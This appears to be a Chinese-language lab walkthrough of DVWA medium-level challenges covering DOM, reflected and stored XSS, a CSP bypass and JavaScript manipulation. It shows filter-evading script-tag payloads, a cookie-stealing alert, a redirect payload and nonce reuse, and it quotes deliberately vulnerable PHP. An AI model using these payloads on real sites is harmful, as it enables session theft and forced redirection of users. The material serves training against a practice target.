
```
English&<script>alert(1)</script>
```


```
default=English&<script>alert(1)</script>
```

```
http://localhost:8086/vulnerabilities/xss_d/?default=English&%3Cscript%3Ealert(1)%3C/script%3E
```

Done

成功執行





11. Reflected XSS

> Objective
> One way or another, steal the cookie of a logged in user.

觀察

看 source 的話會發現他只有 replace `<script>`，也就是說只要避開完整的字串就行了🤔

Reflected XSS Source


vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```


試著將字串拆開


經過幾次嘗試後，試著將 tag 結尾前的字串拆開空出一格，會發現這樣做下面的參考連結也都消失了

```
<script >alert(1)
```




```
<script >alert(1)</script>
```






Done

看起瀏覽器一樣會認為這是合法的 script tag

```
<script >alert(document.cookie)</script>
```




```
PHPSESSID=ov64qqshkod7693old2kdk59e3; security=medium
```

memo

參考提示後，才發現大小寫也要考慮進去 XD


```
<sCript>alert(1)</sCript>
```


---

12. Stored Cross Site Scripting (XSS)


> Objective
> Redirect everyone to a web page of your choosing.

觀察







經過測試後你會發現第一個 name input 防護比較脆弱，有機可趁，但有限制長度，不過可以直接修改 input 長度，後端並沒有檢查





```
<sCript> alert(1) </sCript>
```





Done

```
<sCript>location.href="https://1.1.1.1"</sCript>
```



---

13. Content Security Policy (CSP) Bypass

> Objective: Bypass Content Security Policy (CSP) and execute JavaScript in the page.

觀察 CSP

```
GET http://dvwa.localtest/vulnerabilities/csp/
```


這次有多一個 nonce

```
Content-Security-Policy:
script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';
```

Done

CSP 禁止 inline script，但如果要讓它執行只要在 script 上加上 `nonce` 屬性即可，value 就是 nonce 的值 (nonce- 之後的 value)

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```




---

14. JavaScript Attacks


> Objective:
>
> Simply submit the phrase "success" to win the level. Obviously, it isn't quite that easy, each level implements different protection mechanisms, the JavaScript included in the pages has to be analysed and then manipulated to bypass the protections.

觀察

- 多出了一個新的 js file
- 有兩種方式送出答案，一種是覆寫前端 js code 後送出，另一種是直接改 request 的 value，只要 value 正確就會過關




```
function do_something(e) {
  for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n];
  return t
}
setTimeout(function () {
  do_elsesomething('XX')
}, 300);
function do_elsesomething(e) {
  document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')
}
```





```
do_something("abc")
"cba"
```

看上面那段 code 大概可以推敲出結果

